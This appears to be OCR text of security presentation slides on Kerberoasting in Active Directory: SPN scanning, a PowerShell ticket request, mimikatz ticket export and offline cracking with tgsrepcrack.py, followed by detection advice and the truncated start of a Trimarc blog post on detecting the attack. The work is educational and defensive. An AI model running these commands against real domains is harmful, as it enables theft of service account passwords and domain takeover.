
“SPN Scanning” Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQL01.adsecurity.org:1433*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Forefront Identity Manager*
  - *FIMService/adsmsFIM01.adsecurity.org*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- *Microsoft SCCM*
  - CmRcService/*adsmsSCCM01.adsecurity.org*
- *Microsoft SCOM*
  - *MSOMHSvc/adsmsSCOM01.adsecurity.org*


Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.


- “Kerberoast” - python-based TGS password cracker.
- No elevated rights required.
- No traffic sent to target.



Kerberoast: Request TGS Service Ticket




```
PS C:\Users\JoeUser> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\JoeUser> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
                      -ArgumentList 'MSSQLSvc/adsdb01.lab.adsecurity.org:1433'


Id                   : uuid-ce260b5a-6992-4906-a8cf-2d48439c4fc8-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/23/2017 3:58:03 PM
ValidTo              : 1/24/2017 1:43:35 AM
ServicePrincipalName : MSSQLSvc/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```




```
#2>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 7:58:03 (local)
        End Time:   1/23/2017 17:43:35 (local)
        Renew Time: 1/30/2017 7:43:35 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC16.lab.adsecurity.org
```

Kerberoast: Save & Crack TGS Service Ticket



```
mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
   Server Name       : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```



```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```


Kerberoast Detection

Detection is a lot tougher since requesting service tickets (Kerberos TGS tickets) happens all the time when users need to access resources.
Looking for TGS-REQ packets with RC4 encryption is probably the best method, though false positives are likely.

Monitoring for numerous Kerberos service ticket requests in Active Directory is possible by enabling Kerberos service ticket request monitoring ("Audit Kerberos Service Ticket Operations") and ***searching for users with excessive 4769 events*** *(Event Id 4769 "A Kerberos service ticket was requested").*

Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
https://adsecurity.org/?p=2293
12/2015

Kerberoast Detection Redux


https://trimarcsecurity.com/trimarc-research-detecting-kerberoasting-activity
Search
Home
About
Blog
Contact
Presentations
Research
Services
Training

Trimarc Research: Detecting Kerberoasting Activity

Posted on February 10, 2017 by Sean Metcalf

Introduction

Kerberoasting can be an effective method for extracting service account credentials from Active Directory as a regular user without sending any packets to the target system. Th
effective since people tend to create poor passwords. The reason why this attack is successful is that most service account passwords are the same length as the domain pass
minimum (often 10 or 12 characters long) meaning that even brute force cracking doesn't likely take longer than the password maximum password age (expiration). Most servic
don't have passwords set to expire, so it's likely the same password will be in effect for months if not years. Furthermore, most service accounts are over-permissioned and are
members of Domain Admins providing full admin rights to Active Directory (even when the service account only needs to modify an attribute on certain object types or admin rig
specific servers).

